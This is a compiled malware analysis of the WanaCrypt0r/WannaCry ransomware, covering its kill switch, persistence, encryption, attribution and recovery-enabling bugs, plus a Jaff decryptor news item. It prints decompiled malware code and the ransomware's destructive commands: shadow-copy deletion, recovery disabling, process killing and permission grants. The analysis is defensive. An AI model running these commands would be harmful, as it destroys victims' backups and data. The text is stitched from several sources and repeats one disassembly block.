
WanaCrypt0r Ransomware

R.M.K.A.B. Werellagama

Introduction

Since the release of the ETERNALBLUE exploit by 'The Shadow Brokers' last month security researchers have been watching for a mass attack on global networks. This came on Friday 12th May when it was bundled with ransomware called WanaCrypt0r and let loose. Initial reports of attacks were highlighted by Telefonica in Spain but the malware quickly spread to networks in the UK where the National Health Service (NHS) was impacted, followed by many other networks across the world.

The infographic below illustrates the key components of the WanaCrypt0r ransomware. This is described in further detail in subsequent sections of this report along with initial clues on attribution.



ANALYSIS: Initial Vector

The initial infection vector is still unknown. Reports by some of phishing emails have been dismissed by other researchers as relevant only to a different (unrelated) ransomware campaign, called Jaff.

There is also a working theory that initial compromise may have come from SMB shares exposed to the public internet. Results from Shodan show over 1.5 million devices with port 445 open – the attacker could have infected those shares directly

The Dropper/Worm

The infection starts from a 3.6Mb executable file named mssecsvc.exe or lhdfrgui.exe. Depending on how it's executed, it can function as a dropper or as a worm.

When run, the executable first checks if it can connect to the following URL:

“http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com”

The connection is checked with the WinINet functions, shown below:

```
      qmemcpy(&szUrl,
                "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com",
      57u);
h1 = InternetOpenA(0, INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);
h2 = InternetOpenUrlA(h1, &szUrl, 0, 0,
                      INTERNET_FLAG_RELOAD | INTERNET_FLAG_NO_CACHE_WRITE,
                      0);
if (h2)
{
  InternetCloseHandle(h1);     // if connection succeeds, then quit
  InternetCloseHandle(h2);
  result = 0;
}
else
{
  InternetCloseHandle(h1);     // if connection fails
  InternetCloseHandle(0);
  PAYLOAD();                   // then call the payload
  result = 0;
}
return result;
```

That means that if the executable is unable to connect to the URL above, it will call the payload. Alternatively, it will activate a payload on an air-gapped system, such as a system within a hospital network.

It is also worth noting that this connection is not proxy aware, therefore in an enterprise IT environment it is unlikely to be able to connect to the domain triggering the payload.

If the executable is run with no command line parameters, it will register and then run itself as a service:

“Service name: "mssecsvc2.0"
Service Description: "Microsoft Security Center (2.0) Service"
Service executable: "%ORIGINAL_NAME% -m security"”

Where %ORIGINAL_NAME% is the original name of the executable, such as mssecsvc.exe or lhdfrgui.exe. Next, it will start the created service. The payload of the executable will load its own resource called "R/1831", and save it as:

“c:\windows\tasksche.exe”

The original “c:\windows\tasksche.exe” file is renamed into “c:\windows\qeriuwjhrf”.
Finally, the executable will execute the dropped resource as:

"c:\windows\tasksche.exe /i"

If this executable is started as a service, its service handling procedure will invoke a network replication code, explained below.

EternalBlue Port

Since the Shadow Brokers leaked the EquationGroup / NSA FuzzBunch software, a researcher with the handle @zerosum0x0 has reverse engineered the ETERNALBLUE SMBv1/SMBv2 exploit against Windows Server 2008 R2 SP1 x64. This was released on 21st April 2017.

As @zerosum0x0 predicted:

“Every major malware family, from botnets to ransomware to banking spyware, will eventually add the exploits in the FuzzBunch toolkit to their arsenal. This payload is simply a mechanism to load more malware with full system privileges... This is a jewel compared to the scraps that were given to Stuxnet. It comes in a more dangerous era than the days of Conficker. Given the persistence of the missing MS08-067 patch, we could be in store for a decade of breaches emanating from MS17-010 exploits. It is the perfect storm for one of the most damaging malware infections in computing history.”

The Payload

The payload is a 3.4Mb file called tasksche.exe, created from the worm's resource "1831". Such a large size is explained by the bundled TOR executables along with other tools and configuration files.

Internal name of this executable is diskpart.exe.

This file contains another embedded resource in it, named as "XIA/2058". This resource is a ZIP file.

If the file detects it was executed without the "/i" switch – that is, it was not executed by the worm, it will register itself as a service to provide itself with a persistence mechanism that does not require the worm.

For that, it will first generate a pseudo-random name that is derived from the current computer name. For example:

“tdyhddeaprj852”

Next, it will create read-only directories, and copy itself into those directories, such as:

- “c:\ProgramData\%RANDOM_NAME%\%EXE_NAME%”
- “c:\Intel\%RANDOM_NAME%\%EXE_NAME%”

Where %RANDOM_NAME% is the previously generated pseudo-random name, and %EXE_NAME% is the name of its own executable.

- “ c:\ProgramData\tdyhddeaprj852\tasksche.exe”
- “ c:\Intel\tdyhddeaprj852\tasksche.exe”

Next, it will create a new service:

“Service name: %RANDOM_NAME% Service Description: %RANDOM_NAME% Service executable: "cmd.exe /c %FULL_PATH_FILENAME%"”

Where %FULL_PATH_FILENAME% is the full path filename of the malicious executable.

Following this, it starts the service or directly runs the newly created executable as:

"cmd.exe /c %FULL_PATH_FILENAME%"

To make sure there is only one copy of the executable running, it relies on a mutex named as:

"Global\MsWinZonesCacheCounterMutexA"

Encryption Phase

The malware then proceeds to its file encryption phase.

It will register its working directory in the registry value:

“HKLM\SOFTWARE\WanaCrypt0r\wd: "%WORKING_DIR%"”

Next, it will unzip its embedded resource "XIA/2058" into the working directory, using ZIP password "WNcry@2ol7".

This will create a number of the files, such as a command line TOR executable, required libraries, ransom messages in various languages, and other tools:

- b.wnry – a bitmap image with the ransom note in it
- c.wnry – binary configuration file
- r.wnry – a text file with the ransom note in it
- s.wnry – a ZIP file with command line TOR executable, required libraries
- t.wnry – encrypted ransomware DLL
- taskdl.exe – an executable that enumerates and deletes temp files on each drive, looking for files with .WNCRYT extension in %DRIVE%:\$RECYCLE and %TEMP% directories
- tasksе.exe – an executable that starts @WanaDecryptor@.exe
- u.wnry – ransomware’s decryptor executable that opens a GUI with a ransom note in it
- msg\m_*.wnry – a directory with ransom notes in different languages

It will then read the unzipped configuration file c.wnry – this file contains the following list of .onion domains:

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion

Next, it picks up a random Bitcoin address out of three hard-coded ones – the list below shows the balances at the time of analysis:

- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 - 15.13562354 BTC = $26410
- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw - 13.78022431 BTC = $24045
- 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn - 5.98851225 BTC = $17361

Hence, the total amount of the collected ransom at the time of writing is ~USD$68K.

The selected Bitcoin address is then saved back into “c.wnry” file. Thus, the purpose of this file is to store configuration.

Next, the ransomware runs the following commands to assign 'hidden' attribute to all of its files and to allow full access rights for all users:


"attrib +h ."

"icacls . /grant Everyone:F /T /C /Q"

It then imports a 2048-bit public RSA key from a hard-coded 1,172-byte blob, stored within the executable. Next, it reads the unzipped resource file “t.wnry” that starts from a "WANACRY!" marker, and decrypts an AES key from here, using an RSA public key.

The recovered AES key is then used to decrypt the rest of “t.wnry” file contents, using AES-128 (CBC).

The blob decrypted from “t.wnry” turns out to be a PE-file - the malware parses its PE header, then dynamically loads into a newly allocated memory, and calls its entry point.



This PE file is a DLL, and the called entry point corresponds to its DllEntryPoint() export.

Internal name of this DLL is kbdlv.dll. The malware locates and then calls its export TaskStart().

The Ransomware DLL

The main DLL module of the ransomware has an internal name kbdlv.dll. Its export TaskStart() is called to invoke the ransomware's file encryption logic.

The DLL first creates a mutex "MsWinZonesCacheCounterMutexA" to make sure there is only one copy of ransomware activated. Next, it reads c.wnry - a configuration file that stores the list of TOR services.

The ransomware will attempt to terminate a number of processes, such as SQL server and MS Exchange server, by running commands:

"taskkill.exe /f /im mysqld.exe"

"taskkill.exe /f /im sqlwriter.exe"

"taskkill.exe /f /im sqlserver.exe"

"taskkill.exe /f /im MSExchange*"

"taskkill.exe /f /im Microsoft.Exchange.*"

It will then spawn a number of threads, including a file encryption thread.

It will not attempt to encrypt files within directories that contain following strings in their names:

- "\Intel"
- "\ProgramData"
- "\WINDOWS"
- "\Program Files"
- "\Program Files (x86)"
- "\AppData\Local\Temp"
- "\Local Settings\Temp"
- This folder protects against ransomware. Modifying it will reduce protection
- Temporary Internet Files
- "Content.IE5"

Before the encrypted files are written, the ransomware checks the free disk space with GetDiskFreeSpaceExW() to make sure it does not run out of free space.

Finally, the DLL creates a copy of the previously unzipped file u.wnry, saving and then running it as @WanaDecryptor@.exe.

The Ransomware EXE

The EXE module “@WanaDecryptor@.exe” is run by the DLL (a copy of the previously unzipped file “u.wnry”). It is a GUI application with the window name being "Wana Decrypt0r 2.0".

To delete Windows shadow copies, it runs the commands:

““//Cmd.exe /c vssadmin delete shadows /all /quiet” &

“Wmic shadowcopy delete” &

“//Bcdedit /set {default} bootstatuspolicy ignoreallfailures” &

“Bcdedit /set {default} recoveryenabled no” &

“//Wbadmin delete catalog –quiet””

This executable will connect to C&C via TOR .onion domains, in order to anonymise its C&C traffic.

Once the ransom is paid, the executable is able to check the status of the payment, and allow file decryption.

Attribution

The WanaCrypt0r ransomware released on 12th May is not the only version. Earlier this year, there was another version released (example MD5: 9c7c7149387a1c79679a87dd1ba755bc).

The older version has a timestamp of 9th February 2017, and was first submitted to VirusTotal on 10th February 2017.

Similar to the latest version, it also relies on external files, only the used extension is .wry instead of ".wnry":

- "n.wry"
- "cg.wry"
- "t1.wry"
- "t2.wry"

The latest version downloads a TOR client from:

"https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip"


The older version downloads a TOR client from:

"https://www.torproject.org/dist/torbrowser/6.0.8/tor-win32-0.2.8.11.zip"

Both old and new version extract the ZIP file into the TaskData folder.

It's worth noting that the older variant of ransomware also attempted to replicate across \\%IP%\ipc$ network shares. Hence, the idea of the network replication was brewing in the attackers' minds long before 'The Shadow Brokers' release.

The older version of WanaCrypt0r ransomware relies on a function that generates a random buffer, using an internal table that consists of 75 WORDs:



The implementation of this function is very unique - it cannot be found in any legitimate software. The only other sample where this function can also be found (almost identical, but with minor tweaks) is a sample of Contopee backdoor (MD5: ac21c8ad899727137c4b94458d7aa8d8), first submitted to VirusTotal on 15th August 2015.

This code overlap was first noticed and tweeted by Google researcher Neel Mehta. This was quickly followed up on by Kaspersky Labs in a blogpost.

The Contopee backdoor sample uses this function as part of its communication protocol with the C&C server. This backdoor family is a tool from the Lazarus threat actors.

```
20  _STR = STR;
21  ptr_STR = *STR;
22  LOBYTE(ptr_STR) = 1;
23  str_5 = (char *)STR + 5;
24  *STR = ptr_STR;
25  *(str_5 - 1) = 3;
26  *str_5 = 1;
27  fill_buf_with_random((char *)STR + 6, 32);
28  v4 = time(0);
29  *(int *)((char *)STR + 6) = flip(v4, v4 >> 31, 4);
30  *((_BYTE *)STR + 38) = 0;
31  __i = (_WORD *)((char *)STR + 39);
32  _i = 0;
33  rnd_size = 6 * (rand() % 5 + 2);
34  if ( rnd_size > 0 )
35  {
36    _cypher = (int *)((char *)STR + 41);
37    while ( 1 )
38    {
39      index = rand() % 75u;
40      count = 0;
41      _r1 = index;
42      if ( _i > 0 )
43        break;
44__check_exit:
45      if ( index == -1 )
46        goto _check_exit;
47      LOWORD(index) = cypher_table[index];
48      *(_WORD *)_cypher = htons(index, _p1, _p2);
49check_exit:
50      ++_i;
51      _cypher = (int *)((char *)_cypher + 2);
52      if ( _i >= rnd_size )
53        goto exit;
54    }
55    cypher = cypher_table[index];
56    i2 = __i + 1;
57    while ( *i2 != cypher )
58    {
59      ++count;
60      ++i2;
61      if ( count >= _i )
62      {
63        index = _r1;
64        goto __check_exit;
65      }
66    }
67_check_exit:
68    --_i;
69    _cypher = (int *)((char *)_cypher - 2);
70    goto check_exit;
71  }
72exit:
73  *__i = htons(2 * rnd_size, _p1, _p2);
74  LOBYTE(__i[rnd_size + 1]) = 1;
75  v12 = (char *)&__i[rnd_size + 1] + 1;
76  *v12 = 0;
77  *_STR = *_STR & 0xFF ^ ((v12 - (_BYTE *)_STR - 3) << 8);
78  return _STR;
79}
```

```
18  _STR = (int *)STR;
19  ptr_STR = *(_DWORD *)STR;
20  LOBYTE(ptr_STR) = 1;
21  str_5 = (_BYTE *)(STR + 5);
22  *(_DWORD *)STR = ptr_STR;
23  *(str_5 - 1) = 3;
24  *str_5 = 1;
25  fill_buf_with_random(STR + 6, 32);
26  _time = time(0);
27  *(_DWORD *)(STR + 6) = htonl(_time);
28  *(_BYTE *)(STR + 38) = 0;
29  __i = (u_short *)(STR + 39);
30  _i = 0;
31  rnd_size = 6 * (rand() % 5 + 2);
32  if ( rnd_size > 0 )
33  {
34    _cypher = (u_short *)(STR + 41);
35    while ( 1 )
36    {
37      index = rand() % 75u;
38      count = 0;
39      _r1 = index;
40      if ( _i > 0 )
41        break;
42__check_exit:
43      if ( index == -1 )
44        goto _check_exit;
45      *_cypher = htons(cypher_table[index]);
46check_exit:
47      ++_i;
48      ++_cypher;
49      if ( _i >= rnd_size )
50        goto exit;
51    }
52    cypher = cypher_table[index];
53    i2 = __i + 1;
54    while ( *i2 != cypher )
55    {
56      ++count;
57      ++i2;
58      if ( count >= _i )
59      {
60        index = _r1;
61        goto __check_exit;
62      }
63    }
64_check_exit:
65    --_i;
66    --_cypher;
67    goto check_exit;
68  }
69exit:
70  *__i = htons(2 * rnd_size);
71  LOBYTE(__i[rnd_size + 1]) = 1;
72  v12 = (char *)&__i[rnd_size + 1] + 1;
73  *v12 = 0;
74  *_STR = *_STR & 0xFF ^ ((v12 - (_BYTE *)_STR - 3) << 8);
75  return _STR;
76}
```

The re-use of code is a characteristic of the Lazarus group we noted in our report last year on attacks against SWIFT systems. This re-use is at the source-code level, providing strong evidence of common development environment.

This, along with other overlaps with Lazarus' previous campaigns is described below:

Characteristic	Lazarus code example	WanaCrypt0r example
Random buffer generator function	August 2015 Contopee backdoor: ac21c8ad899727137c4b94458d7aa8d8	January 2017 WanaCrypt0r: 9c7c7149387a1c79679a87dd1ba755bc
Code / Compiler	C++ / Visual Studio 6.0	C++ / Visual Studio 6.0
'leetspeak'	y0uar3@s!llyid!07 Referenced in US-CERT alert following SONY attack.	WANACRY! WNcry@2ol7
CryptoCurrency	Lazarus has targeted Bitcoin related companies in recent months – possibly looking for ways to steal/launder funds. A watering-hole (same as described in our blog) was setup in February on a popular Bitcoin website.	WanaCrypt0r uses Bitcoin addresses to receive ransom payments.

Decryption Utility Unlocks Files Encrypted by Jaff Ransomware

A weakness discovered in Jaff ransomware by researchers has led to the creation of decryption keys to unlock files locked by the malware.

“We have found a vulnerability in Jaff’s code for all the variants to date. Thanks to this, it is now possible to recover users’ files (encrypted with the “.jaff”, “.wlu”, or “.sVn” extensions) for free,” Kaspersky Lab said in a prepared statement announcing the availability of the decryption keys.

At the time it was being distributed by Necurs botnet – the same botnet behind the Locky and Dridex campaigns. Attacks have included massive spam campaigns that include PDF attachments with an embedded Microsoft Word document functioning as the initial downloader for the ransomware.

According to researchers, if recipients downloaded and enabled a Word macro associated with the .PDF the ransomware was downloaded. Actors behind the malware then demanded a ransom of between 0.5 to 2 Bitcoin (approximately $1,500 – $5,000, based on current exchange rates).

Earlier this month, the ransomware made news when researchers found a strain of the malware’s C2 shared backend infrastructure with a black market bazaar selling stolen bank and credit card account information.

Top countries impacted by the malware include China, India, Russia, Egypt, and Germany, according to Kaspersky Lab.

The free decryption tool for unlocking files has been added to the “RakhniDecryptor (version 1.21.2.1)”.

Kaspersky Lab has previously released more than a dozen decryption keys for ransomware variants of CoinVault, TeslaCrypt, Wildfire and Crybola. A full list of available decryption utilities can be found at Kaspersky Lab’s No Ransom Project website.

WannaCry mistakes that can help you restore files after infection

Sometimes ransomware developers make mistakes in their code. These mistakes could help victims regain access to their original files after a ransomware infection. This article is a short description of several errors, which were made by the WannaCry ransomware developers.

Errors in file removal logic

When Wannacry encrypts its victim's files, it reads from the original file, encrypts the content and saves it into the file with extension ".WNCRYT". After encryption it moves ".WNCRYT" into ".WNCRY" and deletes the original file. This deletion logic may vary depending on the location and properties of the victim's files.

The files are located on the system drive:

If the file is in an 'important' folder (from the malware developers' point of view – e.g. Desktop and Documents), then the original file will be overwritten with random data before removal. In this case, unfortunately, there is no way to restore the original file content.

```
1  void __cdecl sub_10005480(WannaCtx *wannaCtx)
2  {
3    LPWSTR pszPath; // [esp+Ch] [ebp-208h]@1
4    __int16 v2; // [esp+212h] [ebp-2h]@1
5
6    LOWORD(pszPath) = word_1000D918;
7    memset(&pszPath + 2, 0, 0x204u);
8    v2 = 0;
9    SHGetFolderPathW(0, CSIDL_DESKTOP, 0, 0, &pszPath);
10   if ( wcslen(&pszPath) )
11     ProcessDir(wannaCtx, &pszPath, 1);
12   LOWORD(pszPath) = 0;
13   SHGetFolderPathW(0, CSIDL_PERSONAL, 0, 0, &pszPath);
14   if ( wcslen(&pszPath) )
15     ProcessDir(wannaCtx, &pszPath, 1);
16   ProcessDrives(CSIDL_COMMON_DESKTOPDIRECTORY, callback_ProcessDir, wannaCtx);
17   ProcessDrives(CSIDL_COMMON_DOCUMENTS, callback_ProcessDir, wannaCtx);
18 }
```

If the file is stored outside of 'important' folders, then the original file will be moved to %TEMP%\%d.WNCRYT (where %d denotes a numeric value). These files contain the original data and are not overwritten, they are simply deleted from the disk, which means there is a high chance it will be possible to restore them using data recovery software.

☑	544.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	985 bytes	Excellent	No overwritten clusters detected.
☑	545.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	287 bytes	Excellent	No overwritten clusters detected.
☑	91.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	2 KB	Excellent	No overwritten clusters detected.
☑	92.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	2 KB	Excellent	No overwritten clusters detected.
☑	546.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	417 bytes	Excellent	No overwritten clusters detected.
☑	93.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	1 KB	Excellent	No overwritten clusters detected.
☑	547.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	986 bytes	Excellent	No overwritten clusters detected.
☑	548.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	279 bytes	Excellent	No overwritten clusters detected.
☑	94.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	1 KB	Excellent	No overwritten clusters detected.

The files are located on other (non-system) drives:

Ransomware creates the "$RECYCLE" folder and sets hidden+system attributes to this folder. This makes this folder invisible in Windows File Explorer if it has a default configuration. The malware intends to move the original files into this directory after encryption.

```
LPWSTR __cdecl FormTempPath(int diskLabel, LPWSTR pathToMoveFiles)
{
  LPSTR lpCommandLine; // [esp+8h] [ebp-400h]@5

  GetWindowsDirectoryW(pathToMoveFiles, MAX_PATH);
  if ( *pathToMoveFiles == diskLabel + 'A' )    // Is the Windows directory located on the current drive
  {
    GetTempPathW(MAX_PATH, pathToMoveFiles);
    if ( wcslen(pathToMoveFiles) && pathToMoveFiles[wcslen(pathToMoveFiles) - 1] == '\\' )
    {
      pathToMoveFiles[wcslen(pathToMoveFiles) - 1] = 0;
      return pathToMoveFiles;
    }
  }
  else
  {
    swprintf(pathToMoveFiles, L"%C:\\%s", (diskLabel + 'A'), L"$RECYCLE");
    CreateDirectoryW(pathToMoveFiles, 0);
    sprintf(&lpCommandLine, "attrib +h +s %C:\\%s", diskLabel + 'A', "$RECYCLE");
    CreateProcess(&lpCommandLine, 0, 0);
  }
  return pathToMoveFiles;
}
```

However, because of synchronization errors in the ransomware code in many cases the original files stay in the same directory and are not moved into $RECYCLE.

The original files are deleted in an unsecure way. This fact makes it possible to restore the deleted files using data recovery software.

Filename	Path	Last Modified	Size	State	Comment
1.doc	E:\	4/11/2008 13:33	292 KB	Excellent	No overwritten clusters detected.
2.doc	E:\	1/27/2015 14:25	3,121 KB	Excellent	No overwritten clusters detected.
3.doc	E:\	1/27/2015 14:28	1,701 KB	Excellent	No overwritten clusters detected.
5.doc	E:\	1/27/2015 14:33	16,384 KB	Excellent	No overwritten clusters detected.
6.doc	E:\	1/27/2015 14:34	8,192 KB	Excellent	No overwritten clusters detected.
img0.jpg	E:\	7/10/2015 14:00	221 KB	Excellent	No overwritten clusters detected.
img0_1024x768.jpg	E:\	7/10/2015 14:00	82 KB	Excellent	No overwritten clusters detected.
img0_1200x1920.jpg	E:\	7/10/2015 14:00	254 KB	Excellent	No overwritten clusters detected.
img0_1366x768.jpg	E:\	7/10/2015 14:00	115 KB	Excellent	No overwritten clusters detected.
img0_1600x2560.jpg	E:\	7/10/2015 14:00	350 KB	Excellent	No overwritten clusters detected.
img0_2160x3840.jpg	E:\	7/10/2015 14:00	803 KB	Excellent	No overwritten clusters detected.
img0_2560x1600.jpg	E:\	7/10/2015 14:00	304 KB	Excellent	No overwritten clusters detected.
img0_3840x2160.jpg	E:\	7/10/2015 14:00	676 KB	Excellent	No overwritten clusters detected.
img0_768x1024.jpg	E:\	7/10/2015 14:00	90 KB	Excellent	No overwritten clusters detected.
img0_768x1366.jpg	E:\	7/10/2015 14:00	120 KB	Excellent	No overwritten clusters detected.
img1.jpg	E:\	7/10/2015 14:00	612 KB	Excellent	No overwritten clusters detected.
img10.jpg	E:\	7/10/2015 14:00	105 KB	Excellent	No overwritten clusters detected.

Original files that can be restored the from a non-system drive.

```
.text:10001910 ; int __thiscall FormPathToMove(WannaCtx *wannaCtx, wchar_t *tempPath)
.text:10001910 FormPathToMove  proc near               ; CODE XREF: sub_10005540+10E↓p
.text:10001910
.text:10001910 tempPath        = dword ptr  4
.text:10001910
.text:10001910                 mov     eax, [esp+tempPath]
.text:10001914                 push    esi
.text:10001915                 mov     esi, ecx
.text:10001917                 push    edi
.text:10001918                 push    eax
.text:10001919                 lea     edi, [esi+WannaCtx.pathToMove]
.text:1000191F                 push    edi
.text:10001920                 call    ds:wcscpy
.text:10001926                 mov     eax, [esi+WannaCtx.counter]
.text:1000192C                 add     esp, 8
.text:1000192F                 add     esi, 70Ch
.text:10001935                 lea     ecx, [eax+1]
.text:10001938                 push    offset a_wncryt ; ".WNCRYT"
.text:1000193D                 mov     [esi+208h], ecx
.text:10001943                 push    eax
.text:10001944                 push    edi
.text:10001945                 push    offset aSDS     ; "%s\\%d%s"
.text:1000194A                 push    esi
.text:1000194B                 call    ds:swprintf
.text:10001951                 add     esp, 14h
.text:10001954                 pop     edi
.text:10001955                 pop     esi
.text:10001956                 retn    4
.text:10001956 FormPathToMove  endp
```

The procedure that constructs the temporary path for an original file.

```
.text:10001910 ; int __thiscall FormPathToMove(WannaCtx *wannaCtx, wchar_t *tempPath)
.text:10001910 FormPathToMove  proc near               ; CODE XREF: sub_10005540+10E↓p
.text:10001910
.text:10001910 tempPath        = dword ptr  4
.text:10001910
.text:10001910                 mov     eax, [esp+tempPath]
.text:10001914                 push    esi
.text:10001915                 mov     esi, ecx
.text:10001917                 push    edi
.text:10001918                 push    eax
.text:10001919                 lea     edi, [esi+WannaCtx.pathToMove]
.text:1000191F                 push    edi
.text:10001920                 call    ds:wcscpy
.text:10001926                 mov     eax, [esi+WannaCtx.counter]
.text:1000192C                 add     esp, 8
.text:1000192F                 add     esi, 70Ch
.text:10001935                 lea     ecx, [eax+1]
.text:10001938                 push    offset a_wncryt ; ".WNCRYT"
.text:1000193D                 mov     [esi+208h], ecx
.text:10001943                 push    eax
.text:10001944                 push    edi
.text:10001945                 push    offset aSDS     ; "%s\\%d%s"
.text:1000194A                 push    esi
.text:1000194B                 call    ds:swprintf
.text:10001951                 add     esp, 14h
.text:10001954                 pop     edi
.text:10001955                 pop     esi
.text:10001956                 retn    4
.text:10001956 FormPathToMove  endp
```

